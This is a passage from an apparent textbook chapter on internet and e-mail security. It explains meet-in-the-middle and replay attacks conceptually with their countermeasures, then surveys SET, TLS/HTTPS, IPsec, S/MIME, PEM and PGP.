- Secret keys (which are usually high information entropy secrets, and thus more secure), or
- Passwords (which are usually low information entropy secrets, and thus less secure)
- Latency examination, such as with long cryptographic hash function calculations that lead into tens of seconds; if both parties take 20 seconds normally, and the calculation takes 60 seconds to reach each party, this can indicate a third party
- Second (secure) channel verification
- Testing is being carried out on deleting compromised certificates from issuing authorities on the actual computers and compromised certificates are being exported to sandbox area before removal for analysis]
- Quantum Cryptography

The integrity of public keys must generally be assured in some manner, but need not be secret. Passwords and shared secret keys have the additional secrecy requirement. Public keys can be verified by a certificate authority, whose public key is distributed through a secure channel (for example, with a web browser or OS installation). Public keys can also be verified by a web of trust that distributes public keys through a secure channel (for example by face-to-face meetings).

See key-agreement protocol for a classification of protocols that use various forms of keys and passwords to prevent man-in-the-middle attacks.

4.3.7 Meet-in-the-Middle

A *Meet-in-the-Middle Attack* involves an attacker encrypting known plain-text with each possible key on one end, decrypting the corresponding ciphertext with each possible key, and then comparing the results *in the middle*. This might also be considered an Analytic Attack because it does involve some differential analysis. MITM is a generic attack, applicable on several cryptographic systems. The internal structure of a specific system is therefore unimportant to this attack.

An attacker requires the ability to encrypt and decrypt, and the possession of pairs of plaintexts and corresponding ciphertexts. When trying to improve the security of a block cipher, a tempting idea is to simply use several independent keys to encrypt the data several times using a sequence of functions (encryptions). Then one might think that this doubles or even n -tuples the security of

the multiple-encryption scheme, depending on the number of encryptions the data must go through.

The Meet-in-the-Middle attack attempts to find a value using both of the range (ciphertext) and domain (plaintext) of the composition of several functions (or block ciphers) such that the forward mapping through the first functions is the same as the backward mapping (inverse image) through the last functions, quite literally *meeting* in the middle of the composed function.

The Multidimensional MITM (MD-MITM) uses a combination of several simultaneous MITM-attacks like described above, where the meeting happens in multiple positions in the composed function.

An exhaustive search on all possible combination of keys (simple brute-force) would take 2^{kj} attempts if j encryptions has been used with different keys in each encryption, where each key is k bits long. MITM or MD-MITM improves on this performance.

4.3.8 Replay Attack

A **replay attack** (also known as **playback attack**) is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it, possibly as part of a masquerade attack by IPpacket substitution (such as stream cipher attack). A *Replay Attack* occurs when a session key is intercepted and used against a later encrypted session between the same two parties. Replay attacks can be countered by incorporating a time stamp in the session key.

Example

Suppose Alice wants to prove her identity to Bob. Bob requests her password as proof of identity, which Alice dutifully provides (possibly after some transformation like a hash function); meanwhile, Eve is eavesdropping on the conversation and keeps the password (or the hash). After the interchange is over, Eve (posing as Alice) connects to Bob; when asked for a proof of identity, Eve sends Alice's password (or hash) read from the last session, which Bob accepts thus granting access to Eve.

4.3.8.1 Countermeasures

A way to avoid replay attacks is by using session tokens: Bob sends a one-time token to Alice, which Alice uses to transform the password and send the result to Bob (e.g. computing a hash function of the session token appended to the password). On his side Bob performs the same computation; if and only if both values match, the login is successful. Now suppose Eve has captured this value and tries to use it on another session; Bob sends a different session token, and when Eve replies with the captured value it will be different from Bob's computation.

Session tokens should be chosen by a random process (usually, pseudorandom processes are used). Otherwise Eve may be able to pose as Bob, presenting some predicted future token, and convince Alice to use that token in her transformation. Eve can then replay her reply at a later time (when the previously predicted token is actually presented by Bob), and Bob will accept the authentication.

One-time passwords are similar to session tokens in that the password expires after it has been used or after a very short amount of time. They can be used to authenticate individual transactions in addition to sessions. The technique has been widely implemented in personal online banking systems.

Bob can also send nonces but should then include a message authentication code (MAC), which Alice should check.

Timestamping is another way of preventing a replay attack. Synchronization should be achieved using a secure protocol. For example Bob periodically broadcasts the time on his clock together with a MAC. When Alice wants to send Bob a message, she includes her best estimate of the time on his clock in her message, which is also authenticated. Bob only accepts messages for which the timestamp is within a reasonable tolerance. The advantage of this scheme is that Bob does not need to generate (pseudo-) random numbers, with the trade-off being that replay attacks, if they are performed quickly enough i.e. within that 'reasonable' limit, could succeed.

4.4 INTERNET SECURITY APPLICATIONS

As with e-mail applications, several protocols, standards, and applications have been developed to provide security for Internet communications and transactions.

4.4.1 Secure Electronic Transaction (SET)

Secure Electronic Transaction (SET) was a communications protocol standard for securing credit card transactions over insecure networks, specifically, the Internet. SET was not itself a payment system, but rather a set of security protocols and formats that enabled users to employ the existing credit card payment infrastructure on an open network in a secure fashion. However, it failed to gain attraction in the market. VISA now promotes the 3-D secure scheme.

The Secure Electronic Transaction (SET) specification was developed by MasterCard and Visa to provide secure e-commerce transactions by implementing authentication mechanisms while protecting the confidentiality and integrity of cardholder data. SET defines the following features:

- **Confidentiality** (using DES)
- **Integrity** (using digital signatures and RSA asymmetric system)
- **Cardholder authentication** (using digital signatures and X.509 digital certificates)

- **Merchant authentication** (using digital signatures and X.509 digital certificates)
- **Interoperability** (between different hardware and software manufacturers)

SET utilizes dual signatures by allowing two pieces of data to be linked and sent to two different entities. SET never won favor in the marketplace and has fallen into disuse.

4.4.1.1 How it Works

Both cardholders and merchants must register with CA (certificate authority) first, before they can buy or sell on the Internet, which we will talk about later. Once registration is done, cardholder and merchant can start to do transactions, which involve 9 basic steps in this protocol, which is simplified.

1. Customer browses website and decides on what to purchase
2. Customer sends order and payment information, which includes 2 parts in one message:

a. Purchase Order – this part is for merchant b. Card Information – this part is for merchant's bank only.

1. Merchant forwards card information (part b) to their bank
2. Merchant's bank checks with Issuer for payment authorization
3. Issuer send authorization to Merchant's bank
4. Merchant's bank send authorization to merchant
5. Merchant completes the order and sends confirmation to the customer
6. Merchant captures the transaction from their bank
7. Issuer prints credit card bill (invoice) to customer

4.4.2 Dual signature

An important innovation introduced in SET is the *dual signature*. The purpose of the dual signature is to link two messages that are intended for two different recipients. In this case, the customer wants to send the order information (OI) to the merchant and the payment information (PI) to the bank. The merchant does not need to know the customer's credit-card number, and the bank does not need to know the details of the customer's order. The customer is afforded extra protection in terms of privacy by keeping these two items separate. However, the two items must be linked in a way that can be used to resolve disputes if necessary. The link is needed so that the customer can prove that this payment is intended for this order and not for some other goods or service. The message digest (MD) of the OI and the PI are independently calculated by the customer. The dual signature is the encrypted MD (with the customer's secret key) of the concatenated MD's of PI and OI. The dual signature is sent to both the merchant and the bank. The protocol arranges for the merchant to see the MD of the PI without seeing the PI itself, and the bank sees the MD of the OI but not the OI itself. The dual signature can be verified using the

MD of the OI or PI. It doesn't require the OI or PI itself. Its MD does not reveal the content of the OI or PI, and thus privacy is preserved.

4.4.3 Secure Sockets Layer (SSL)/Transport Layer Security (TLS)

Transport Layer Security (TLS) and its predecessor, Secure Sockets Layer (SSL), both of which are frequently referred to as 'SSL', are cryptographic protocols designed to provide communications security over a computer network. Several versions of the protocols are in widespread use in applications such as web browsing, email, Internet faxing, instant messaging, and voice-over-IP (VoIP). Major web sites (including Google, YouTube, Facebook and many others) use TLS to secure all communications between their servers and web browsers.

The primary goal of the TLS protocol is to provide privacy and data integrity between two communicating computer applications.^{[1]:3} When secured by TLS, connections between a client (e.g. a web browser) and a server (e.g. wikipedia.org) will have one or more of the following properties:

- The connection is private because symmetric cryptography is used to encrypt the data transmitted. The keys for this symmetric encryption are generated uniquely for each connection and are based on a secret negotiated at the start of the session (see Handshake Protocol). The server and client negotiate the details of which encryption algorithm and cryptographic keys to use before the first byte of data is transmitted. The negotiation of a shared secret is both secure (the negotiated secret is unavailable to eavesdroppers and cannot be obtained, even by an attacker who places himself in the middle of the connection) and reliable (no attacker can modify the communications during the negotiation without being detected).
- The identity of the communicating parties can be authenticated using public key cryptography. This authentication can be made optional, but is generally required for at least one of the parties (typically the server).
- The connection is reliable because each message transmitted includes a message integrity check using a message authentication code to prevent undetected loss or alteration of the data during transmission.

In addition to the properties above, careful configuration of TLS can provide additional privacy-related properties such as forward secrecy, ensuring that any future disclosure of encryption keys cannot be used to decrypt any TLS communications recorded in the past.^[2]

TLS supports many different methods for exchanging keys, encrypting data, and authenticating message integrity. As a result, secure configuration of TLS involves many configurable parameters, and not all choices provide all of the privacy-related properties described in the list above (see authentication and key exchange table, cipher security table, and data integrity table).

Attempts have been made to subvert aspects of the communications security that TLS seeks to provide and the protocol has been revised several times to address these security threats (see [Security](#)). Web browsers have also been revised by their developers to defend against potential security weaknesses after these were discovered (see [TLS/SSL support history of web browsers](#).)

The TLS protocol is composed of two layers: the TLS Record Protocol and the TLS Handshake Protocol. TLS is a proposed Internet Engineering Task Force (IETF) standard, first defined in 1999 and updated in RFC 5246 (August 2008) and [RFC 6176](#) (March 2011). It is based on the earlier SSL specifications (1994, 1995, 1996) developed by Netscape Communications for adding the HTTPS protocol to their [Navigator](#) web browser.

4.4.3.1 Description

The TLS protocol allows client-server applications to communicate across a network in a way designed to prevent eavesdropping and tampering.

Since protocols can operate either with or without TLS (or SSL), it is necessary for the client to indicate to the server the setup of a TLS connection. There are two main ways of achieving this. One option is to use a different port number for TLS connections (for example, port 443 for HTTPS). The other is for the client to use a protocol-specific mechanism (for example, STARTTLS for mail and news protocols) to request that the server switch the connection to TLS.

Once the client and server have agreed to use TLS, they negotiate a stateful connection by using a handshaking procedure.^[4] During this handshake, the client and server agree on various parameters used to establish the connection's security:

- The handshake begins when a client connects to a TLS-enabled server requesting a secure connection and presents a list of supported cipher suites (ciphers and hash functions).
- From this list, the server picks a cipher and hash function that it also supports and notifies the client of the decision.
- The server usually then sends back its identification in the form of a digital certificate. The certificate contains the server name, the trusted certificate authority (CA) and the server's public encryption key.
- The client confirms the validity of the certificate before proceeding.
- In order to generate the session keys used for the secure connection, the client either:
 - encrypts a random number with the server's public key and sends the result to the server (which only the server should be able to decrypt with its private key); both parties then use the random number to generate a unique session key for subsequent encryption and decryption of data during the session

- uses Diffie-Hellman key exchange to securely generate a random and unique session key for encryption and decryption that has the additional property of forward secrecy: if the server's private key is disclosed in future, it cannot be used to decrypt the current session, even if the session is intercepted and recorded by a third party.

This concludes the handshake and begins the secured connection, which is encrypted and decrypted with the session key until the connection closes. If any one of the above steps fail, the TLS handshake fails, and the connection is not created.

TLS and SSL are defined as 'operating over some reliable transport layer', which places them as application layer protocols in the TCP/IP reference model and as presentation layer protocols in the OSI model. The protocols employ a handshake using an asymmetric cipher in order to establish cipher settings and a shared key for a session; the rest of the communication is encrypted using a symmetric cipher and the session key.

4.4.4 Secure Hypertext Transfer Protocol (S-HTTP)

HTTPS (also called HTTP over TLS, HTTP over SSL, and HTTP Secure) is a protocol for secure communication over a computer network which is widely used on the Internet. HTTPS consists of communication over Hypertext Transfer Protocol (HTTP) within a connection encrypted by Transport Layer Security or its predecessor, Secure Sockets Layer. The main motivation for HTTPS is authentication of the visited website and protection of the privacy and integrity of the exchanged data.

In its popular deployment on the internet, HTTPS provides authentication of the website and associated web server with which one is communicating, which protects against man-in-the-middle attacks. Additionally, it provides bidirectional encryption of communications between a client and server, which protects against eavesdropping and tampering with and/or forging the contents of the communication. In practice, this provides a reasonable guarantee that one is communicating with precisely the website that one intended to communicate with (as opposed to an impostor), as well as ensuring that the contents of communications between the user and site cannot be read or forged by any third party.

Historically, HTTPS connections were primarily used for payment transactions on the World Wide Web, e-mail and for sensitive transactions in corporate information systems. In the late 2000s and early 2010s, HTTPS began to see widespread use for protecting page authenticity on all types of websites, securing accounts and keeping user communications, identity and web browsing private.

4.4.4.1 Overview

The *HTTPS* uniform resource identifier (URI) scheme has identical syntax to the standard HTTP scheme, aside from its scheme token. However, HTTPS signals the browser to use an added encryption layer of SSL/TLS to protect the traffic. SSL/TLS is especially suited for HTTP since it can provide some protection even if only one side of the communication is authenticated. This is the case with HTTP transactions over the Internet, where typically only the server is authenticated (by the client examining the server's certificate).



Figure 78: Logo of the networking protocol https and the www letters

HTTPS creates a secure channel over an insecure network. This ensures reasonable protection from eavesdroppers and man-in-the-middle attacks, provided that adequate cipher suites are used and that the server certificate is verified and trusted. Because HTTPS piggybacks HTTP entirely on top of TLS, the entirety of the underlying HTTP protocol can be encrypted. This includes the request URL (which particular web page was requested), query parameters, headers, and cookies (which often contain identity information about the user). However, because host (website) addresses and port numbers are necessarily part of the underlying TCP/IP protocols, HTTPS cannot protect their disclosure. In practice this means that even on a correctly configured web server, eavesdroppers can infer the IP address and port number of the web server (sometimes even the domain name e.g. `www.example.org`, but not the rest of the URL) that one is communicating with as well as the amount (data transferred) and duration (length of session) of the communication, though not the content of the communication.^[6]

Web browsers know how to trust HTTPS websites based on certificate authorities that come pre-installed in their software. Certificate authorities (such as Symantec, Comodo, GoDaddy and GlobalSign) are in this way being trusted by web browser creators to provide valid certificates. Therefore, a user should trust an HTTPS connection to a website if and only if all of the following are true:

- The user trusts that the browser software correctly implements HTTPS with correctly pre-installed certificate authorities.

- The user trusts the certificate authority to vouch only for legitimate websites.
- The website provides a valid certificate, which means it was signed by a trusted authority.
- The certificate correctly identifies the website (e.g., when the browser visits "https://example.com", the received certificate is properly for "example.com" and not some other entity).
- The user trusts that the protocol's encryption layer (SSL/TLS) is sufficiently secure against eavesdroppers.

HTTPS is especially important over insecure networks (such as public WiFi access points), as anyone on the same local network can packet sniff and discover sensitive information not protected by HTTPS. Additionally, many free to use and even paid for WLAN networks engage in packet injection in order to serve their own ads on webpages. However, this can be exploited maliciously in many ways, such as injecting malware onto webpages and stealing users' private information.

HTTPS is also very important for connections over the Tor anonymity network, as malicious Tor nodes can damage or alter the contents passing through them in an insecure fashion and inject malware into the connection. This is one reason why the Electronic Frontier Foundation and the Tor project started the development of HTTPS Everywhere,^[6] which is included in the Tor Browser Bundle.

As more information is revealed about global mass surveillance and hackers stealing personal information, the use of HTTPS security on all websites is becoming increasingly important regardless of the type of Internet connection being used. While metadata about individual pages that a user visits is not sensitive, when combined together, they can reveal a lot about the user and compromise the user's privacy.

Deploying HTTPS also allows the use of SPDY/HTTP/2, that are new generations of HTTP, designed to reduce page load times and latency.

It is recommended to use HTTP Strict Transport Security (HSTS) with HTTPS to protect users from man-in-the-middle attacks, especially SSL stripping.

HTTPS should not be confused with the little-used Secure HTTP (S-HTTP) specified in RFC 2660.

4.4.4.2 Usage in websites

As of October 3, 2015, 30.1% of the Internet's 143,909 most popular websites have a secure implementation of HTTPS.

4.4.4.3 Browser integration

Most browsers display a warning if they receive an invalid certificate. Older browsers, when connecting to a site with an invalid certificate, would present the user with a dialog box asking if they wanted to continue. Newer browsers display a warning across the entire window. Newer browsers also prominently display the site's security information in the address bar. Extended validation certificates turn the address bar green in newer browsers. Most browsers also display a warning to the user when visiting a site that contains a mixture of encrypted and unencrypted content.

4.4.4.4 Security

The security of HTTPS is that of the underlying TLS, which typically uses long-term public and private keys to generate a short term session key which is then used to encrypt the data flow between client and server. X.509 certificates are used to authenticate the server (and sometimes the client as well). As a consequence, certificate authorities and public key certificates are necessary to verify the relation between the certificate and its owner, as well as to generate, sign, and administer the validity of certificates. While this can be more beneficial than verifying the identities via a web of trust, the 2013 mass surveillance disclosures drew attention to certificate authorities as a potential weak point allowing man-in-the-middle attacks.^{[19][20]} An important property in this context is forward secrecy, which ensures that encrypted communications recorded in the past cannot be retrieved and decrypted should long-term secret keys or passwords be compromised in the future. Not all web servers provide forward secrecy.¹

A site must be completely hosted over HTTPS, without having part of its contents loaded over HTTP - for example, having scripts loaded insecurely - or the user will be vulnerable to some attacks and surveillance. Also having only a certain page that contains sensitive information (such as a log-in page) of a website loaded over HTTPS, while having the rest of the website loaded over plain HTTP, will expose the user to attacks. On a site that has sensitive information somewhere on it, every time that site is accessed with HTTP instead of HTTPS, the user and the session will get exposed. Similarly, cookies on a site served through HTTPS have to have the secure attribute enabled.

4.4.4.5 Technical Difference from HTTP

HTTPS URLs begin with "https://" and use port 443 by default, whereas HTTP URLs begin with "http://" and use port 80 by default. HTTP is not encrypted and is vulnerable to man-in-the-middle and eavesdropping attacks, which can let attackers gain access to website accounts and sensitive information, and modify webpages to inject malware or advertisements. HTTPS is designed to withstand such attacks and is considered secure against them (with the exception of older, deprecated versions of SSL).

4.4.4.6 Network layers

HTTP operates at the highest layer of the TCP/IP model, the Application layer; as does the TLS security protocol (operating as a lower sub-layer of the same layer), which encrypts an HTTP

message prior to transmission and decrypts a message upon arrival. Strictly speaking, HTTPS is not a separate protocol, but refers to use of ordinary HTTP over an encrypted SSL/TLS connection. Everything in the HTTPS message is encrypted, including the headers, and the request/response load. With the exception of the possible CCA cryptographic attack described in the limitations section below, the attacker can only know that a connection is taking place between the two parties and their domain names and IP addresses.

4.4.4.7 Server setup

To prepare a web server to accept HTTPS connections, the administrator must create a public key certificate for the web server. This certificate must be signed by a trusted certificate authority for the web browser to accept it without warning. The authority certifies that the certificate holder is the operator of the web server that presents it. Web browsers are generally distributed with a list of signing certificates of major certificate authorities so that they can verify certificates signed by them.

4.4.4.8 Acquiring certificates

Authoritatively signed certificates may be free^{[22][23]} or cost between 8 USD^[24] and 70 USD^[25] per year (in 2012–2014). Organizations may also run their own certificate authority, particularly if they are responsible for setting up browsers to access their own sites (for example, sites on a company intranet, or major universities). They can easily add copies of their own signing certificate to the trusted certificates distributed with the browser.

There also exists a peer-to-peer certificate authority, CACert. However, it is not included in the trusted root certificates of many popular browsers (e.g. Firefox, Chrome, Internet Explorer), which may cause warning messages to be displayed to end users. An upcoming certificate authority, Let's Encrypt, is to be launched by the end of 2015 and will provide free and automated SSL/TLS certificates to websites. According to the Electronic Frontier Foundation, "Let's Encrypt" will make switching from HTTP to HTTPS "as easy as issuing one command, or clicking one button."

4.4.4.9 Use as access control

The system can also be used for client authentication in order to limit access to a web server to authorized users. To do this, the site administrator typically creates a certificate for each user, a certificate that is loaded into their browser. Normally, that contains the name and e-mail address of the authorized user and is automatically checked by the server on each reconnect to verify the user's identity, potentially without even entering a password.

4.4.4.10 In case of compromised secret (private) key

An important property in this context is perfect forward secrecy (PFS). Possessing one of the long-term asymmetric secret keys used to establish an HTTPS session should not make it easier to derive the short-term session key to then decrypt the conversation, even at a later time. Diffie–Hellman key exchange (DHE) and Elliptic curve Diffie–Hellman key exchange (ECDHE) are in 2013 the only ones known to have that property. Only 30% of Firefox, Opera, and Chromium

Browser sessions use it, and nearly 0% of Apple's Safari and Microsoft Internet Explorer sessions.^[21] Among the larger internet providers, only Google supports PFS since 2011 (State of September 2013).

A certificate may be revoked before it expires, for example because the secrecy of the private key has been compromised. Newer versions of popular browsers such as Firefox, Opera, and Internet Explorer on Windows Vista implement the Online Certificate Status Protocol (OCSP) to verify that this is not the case. The browser sends the certificate's serial number to the certificate authority or its delegate via OCSP and the authority responds, telling the browser whether or not the certificate is still valid.

4.4.4.11 Limitations

SSL/TLS comes in two options, simple and mutual. The mutual version is more secure, but requires the user to install a personal client certificate into their web browser in order to authenticate themselves.

Whatever strategy is used (simple or mutual), the level of protection strongly depends on the correctness of the implementation of the web browser and the server software and the actual cryptographic algorithms supported.

SSL/TLS does not prevent the entire site from being indexed using a web crawler, and in some cases the URI of the encrypted resource can be inferred by knowing only the intercepted request/response size. This allows an attacker to have access to the plaintext (the publicly available static content), and the encrypted text (the encrypted version of the static content), permitting a cryptographic attack.

Because TLS operates below HTTP and has no knowledge of higher-level protocols, TLS servers can only strictly present one certificate for a particular IP/port combination. This means that, in most cases, it is not feasible to use name-based virtual hosting with HTTPS. A solution called Server Name Indication (SNI) exists, which sends the hostname to the server before encrypting the connection, although many older browsers do not support this extension. Support for SNI is available since Firefox 2, Opera 8, Safari 2.1, Google Chrome 6, and Internet Explorer 7 on Windows Vista.

From an architectural point of view:

1. An SSL/TLS connection is managed by the first front machine that initiates the TLS connection. If, for any reasons (routing, traffic optimization, etc.), this front machine is not the application server and it has to decipher data, solutions have to be found to propagate user authentication information or certificate to the application server, which needs to know who is going to be connected.

2. For SSL/TLS with mutual authentication, the SSL/TLS session is managed by the first server that initiates the connection. In situations where encryption has to be propagated along chained servers, session timeOut management becomes extremely tricky to implement.
3. With mutual SSL/TLS, security is maximal, but on the client-side, there is no way to properly end the SSL/TLS connection and disconnect the user except by waiting for the server session to expire or closing all related client applications.

A sophisticated type of man-in-the-middle attack called SSL stripping was presented at the Blackhat Conference 2009. This type of attack defeats the security provided by HTTPS by changing the `https:` link into an `http:` link, taking advantage of the fact that few Internet users actually type "https" into their browser interface: they get to a secure site by clicking on a link, and thus are fooled into thinking that they are using HTTPS when in fact they are using HTTP. The attacker then communicates in clear with the client. This prompted the development of a countermeasure in HTTP called HTTP Strict Transport Security.

In May 2010, a research paper by researchers from Microsoft Research and Indiana University discovered that detailed sensitive user data can be inferred from side channels such as packet sizes. More specifically, the researchers found that an eavesdropper can infer the illnesses/medications/surgeries of the user, his/her family income and investment secrets, despite HTTPS protection in several high-profile, top-of-the-line web applications in healthcare, taxation, investment and web search.

4.5IPSEC

Internet Protocol Security (IPSec) is an IETF open standard for secure communications over public IP-based networks, such as the Internet. IPSec ensures confidentiality, integrity, and authenticity by using OSI model Layer 3 (Network) encryption and authentication to provide an end-to-end solution. IPSec operates in two modes:

- **Transport Mode:** Only the data is encrypted.
- **Tunnel Mode:** The entire packet is encrypted.

The two main protocols used in IPSec are:

- **Authentication Header (AH):** Provides integrity, authentication, and non-repudiation
- **Encapsulating Security Payload (ESP):** Provides confidentiality (encryption) and limited authentication

Each pair of hosts communicating in an IPSec session must establish a security association (SA).

An *SA* is a one-way connection between two communicating parties, meaning that two SAs are required for each pair of communicating hosts. Additionally, each SA only supports a single protocol (AH or ESP). Thus, if both AH and ESP are used between two communicating hosts, a total of four SAs is required. An SA has three parameters that uniquely identify it in an IPsec session:

- **Security Parameter Index (SPI):** The SPI is a 32-bit string used by the receiving station to differentiate between SAs terminating on that station. The SPI is located within the AH or ESP header.
- **Destination IP Address:** The destination address could be the end station or an intermediate gateway or firewall but must be a unicast address.
- **Security Protocol ID:** This is either an AH or ESP association.

Key management is provided in IPsec by using the Internet Key Exchange (IKE). *IKE* is actually a combination of three complementary protocols: The Internet Security Association and Key Management Protocol (ISAKMP), the Secure Key Exchange Mechanism (SKEME), and the Oakley Key Exchange Protocol. IKE operates in three modes: Main Mode, Aggressive Mode, and Quick Mode.

Internet Protocol security (IPsec) uses cryptographic security services to protect communications over Internet Protocol (IP) networks. IPsec supports network-level peer authentication, data origin authentication, data integrity, data confidentiality (encryption), and replay protection.

IPsec is an end-to-end security scheme operating in the Internet Layer of the Internet Protocol Suite, while some other Internet security systems in widespread use, such as Transport Layer Security (TLS) and Secure Shell (SSH), operate in the upper layers at the Application layer. Hence, only IPsec protects all application traffic over an IP network. Applications can be automatically secured by IPsec at the IP layer.

4.6E-MAIL SECURITY APPLICATIONS

Several applications employing various cryptographic techniques have been developed to provide confidentiality, integrity, authentication, non-repudiation, and access control for e-mail communications.

4.6.1 Secure Multipurpose Internet Mail Extensions (S/MIME)

Secure Multipurpose Internet Mail Extensions (S/MIME) is a secure method of sending e-mail incorporated into several popular browsers and e-mail applications. S/MIME provides confidentiality and authentication by using the RSA asymmetric key system, digital signatures, and X.509 digital certificates. S/MIME complies with the Public Key Cryptography Standard (PKCS) #7 format and has been proposed as a standard to the Internet Engineering Task Force (IETF). **S/MIME (Secure/Multipurpose Internet Mail Extensions)** is a standard for key

encryption and signing of MIME data. S/MIME is on an IETF standards track and defined in a number of documents, most importantly RFCs 3369, 3370, 3850 and 3851. S/MIME was originally developed by RSA Data Security Inc. The original specification used the IETF MIME specification^[1] with the de facto industry standard PKCS#7 secure message format. Change control to S/MIME has since been vested in the IETF and the specification is now layered on Cryptographic Message Syntax, an IETF specification that is identical in most respects with PKCS #7. S/MIME functionality is built into the majority of modern email software and interoperates between them.

4.6.1.1 Function

S/MIME provides the following cryptographic security services for electronic messaging applications: authentication, message integrity, non-repudiation of origin (using digital signatures), privacy and data security (using encryption). S/MIME specifies the MIME type application/pkcs7-mime (smime-type "enveloped-data") for data enveloping (encrypting) where the whole (prepared) MIME entity to be enveloped is encrypted and packed into an object which subsequently is inserted into an application/pkcs7-mime MIME entity.

4.6.1.2 S/MIME certificates

Before S/MIME can be used in any of the above applications, one must obtain and install an individual key/certificate either from one's in-house certificate authority (CA) or from a public CA. The accepted best practice is to use separate private keys (and associated certificates) for signature and for encryption, as this permits escrow of the encryption key without compromise to the non-repudiation property of the signature key. Encryption requires having the destination party's certificate on store (which is typically automatic upon receiving a message from the party with a valid signing certificate). While it is technically possible to send a message encrypted (using the destination party certificate) without having one's own certificate to digitally sign, in practice, the S/MIME clients will require you to install your own certificate before they allow encrypting to others.

A typical *basic* ("class 1") personal certificate verifies the owner's "identity" only insofar as it declares that the sender is the owner of the "From:" email address in the sense that the sender can receive email sent to that address, and so merely proves that an email received really did come from the "From:" address given. It does not verify the person's name or business name. If a sender wishes to enable email recipients to verify the sender's identity in the sense that a received certificate name carries the sender's name or an organization's name, the sender needs to obtain a certificate ("class 2") from a CA who carries out a more in-depth identity verification process, and this involves making inquiries about the would-be certificate holder. For more detail on authentication, see digital signature.

Depending on the policy of the CA, the certificate and all its contents may be posted publicly for reference and verification. This makes the name and email address available for all to see and possibly search for. Other CAs only post serial numbers and revocation status, which does not

include any of the personal information. The latter, at a minimum, is mandatory to uphold the integrity of the public key infrastructure.

4.6.1.3 Obstacles to deploying S/MIME in practice

- Not all email software handles S/MIME signatures, resulting in an attachment called **smime.p7s** that may confuse some people.
- S/MIME is sometimes considered not properly suited for use via webmail clients. Though support can be hacked into a browser, some security practices require the private key to be kept accessible to the user but inaccessible from the webmail server, complicating the key advantage of webmail: providing ubiquitous accessibility. This issue is not fully specific to S/MIME: other secure methods of signing webmail may also require a browser to execute code to produce the signature; exceptions are PGP Desktop and versions of GnuPG, which will grab the data out of the webmail, sign it by means of a clipboard, and put the signed data back into the webmail page. Seen from the view of security this is the more secure solution.
 - Some organizations consider it acceptable for webmail servers to be "in on the secrets"; others do not. Some of the considerations are mentioned below regarding malware. Another argument is that servers often contain data that is confidential to the organization anyway, so what difference does it make if additional data, such as private keys used for decryption, are also stored and used on such servers?
 - Many make a distinction between private keys used for decryption and those used for digital signatures. They are far more likely to accept sharing of the former than the latter. This is especially true if the non-repudiation aspect of digital signatures is a concern (it may not be). There is fairly universal consensus that non-repudiation requires that a private key be under sole control of its owner during its entire lifecycle. Therefore, decryption done with webmail servers is more likely to be acceptable than digital signatures.
- S/MIME is tailored for end-to-end security. Logically it is not possible to have a third party inspecting email for malware and also have secure end-to-end communications. Encryption will not only encrypt the messages, but also the malware. Thus if mail is scanned for malware anywhere but at the end points, such as a company's gateway, encryption will defeat the detector and successfully deliver the malware. The only solution to this is to perform malware scanning on end user stations *after* decryption. Other solutions do not provide end-to-end trust as they require keys to be shared by a third party for the purpose of detecting malware. Examples of this type of compromise are:
 - Solutions which store private keys on the gateway server so decryption can occur prior to the gateway malware scan. These unencrypted messages are then delivered to end users.

- Solutions which store private keys on malware scanners so that it can inspect messages content, the encrypted message is then relayed to its destination.
- Due to the requirement of a certificate for implementation, not all users can take advantage of S/MIME, as some may wish to encrypt a message, with a public/private key pair for example, without the involvement or administrative overhead of certificates.

Even more generally, any message that an S/MIME email client stores encrypted cannot be decrypted if the applicable key pair's private key is unavailable or otherwise unusable (e.g., the certificate has been deleted or lost or the private key's password has been forgotten). Note, however, that an expired, revoked, or untrusted certificate will remain usable for cryptographic purposes. In addition, indexing of encrypted messages' clear text may not be possible with all email clients. Regardless, neither of these potential dilemmas is specific to S/MIME but rather cipher text in general and do not apply to S/MIME messages that are only signed and not encrypted.

S/MIME signatures are usually "detached signatures": the signature information is separate from the text being signed. The MIME type for this is multipart/signed with the second part having a MIME subtype of application/(x-)pkcs7-signature. Mailing list software is notorious for changing the textual part of a message and thereby invalidating the signature; however, this problem is not specific to S/MIME, and a digital signature only reveals that the signed content has been changed.

4.6.2 MIME Object Security Services (MOSS)

MIME Object Security Services (MOSS) provides confidentiality, integrity, identification and authentication, and non-repudiation by using MD2 or MD5, RSA asymmetric keys, and DES. MOSS has not been widely implemented on the Internet. The services are offered through the use of end-to-end cryptography between an originator and a recipient at the application layer. Asymmetric (public key) cryptography is used in support of the digital signature service and encryption key management. Symmetric (secret key) cryptography is used in support of the encryption service. The procedures are intended to be compatible with a wide range of public key management approaches, including both ad hoc and certificate-based schemes. Mechanisms are provided to support many public key management approaches.

4.6.3 Privacy Enhanced Mail (PEM)

Privacy Enhanced Mail (PEM) was proposed as a PKCS-compliant standard by the IETF but hasn't been widely implemented on the Internet. It provides confidentiality and authentication by using 3DES for encryption, MD2 or MD5 message digests, X.509 digital certificates, and the RSA asymmetric system for digital signatures and secure key distribution. **Privacy Enhanced Mail (PEM)**, is a 1993 IETF proposal for securing email using public-key cryptography. Although PEM became an IETF proposed standard it was never widely deployed or used.

One reason for the lack of deployment was that the PEM protocol depended on prior deployment of a hierarchical public key infrastructure (PKI) with a single root. Deployment of such a PKI proved impossible once the operational cost and legal liability of the root and 'policy' CAs became understood.

In addition to being an obstacle to deployment, the single-rooted hierarchy was rejected by some commentators as an unacceptable imposition of central authority. This led Phil Zimmermann to propose the Web of Trust as the PKI infrastructure for the encryption program Pretty Good Privacy (PGP). Efforts to deploy PEM were finally abandoned in response to the need to extend the protocol to support MIME. This led to the development of the protocol MIME Object Security Services (MOSS; never widely implemented, now abandoned) and S/MIME (shares de facto standard status with PGP). This is an IETF standard, a result of a group working for a long time. The basic idea is to have privacy by virtue of hierarchical authentication. A receiver trusts the message of the sender when it is accompanied by a certificate from his trusted authority. These authoritative certificates are distributed from a group called Internet Policy Registration Authority (IPRA) and Policy Certificate Authority (PCA). These trusted authority actually certifies the public key sent by senders.

The main legacy of PEM is the .pem file format, which is still in common use for storing keys and X.509 certificates.

4.7 PRETTY GOOD PRIVACY (PGP)

Pretty Good Privacy (PGP) is a popular e-mail encryption application. It provides confidentiality and authentication by using the IDEA Cipher for encryption and the RSA asymmetric system for digital signatures and secure key distribution. Instead of a central Certificate Authority (CA), PGP uses a trust model, which is ideally suited to smaller groups for validation of user identity.

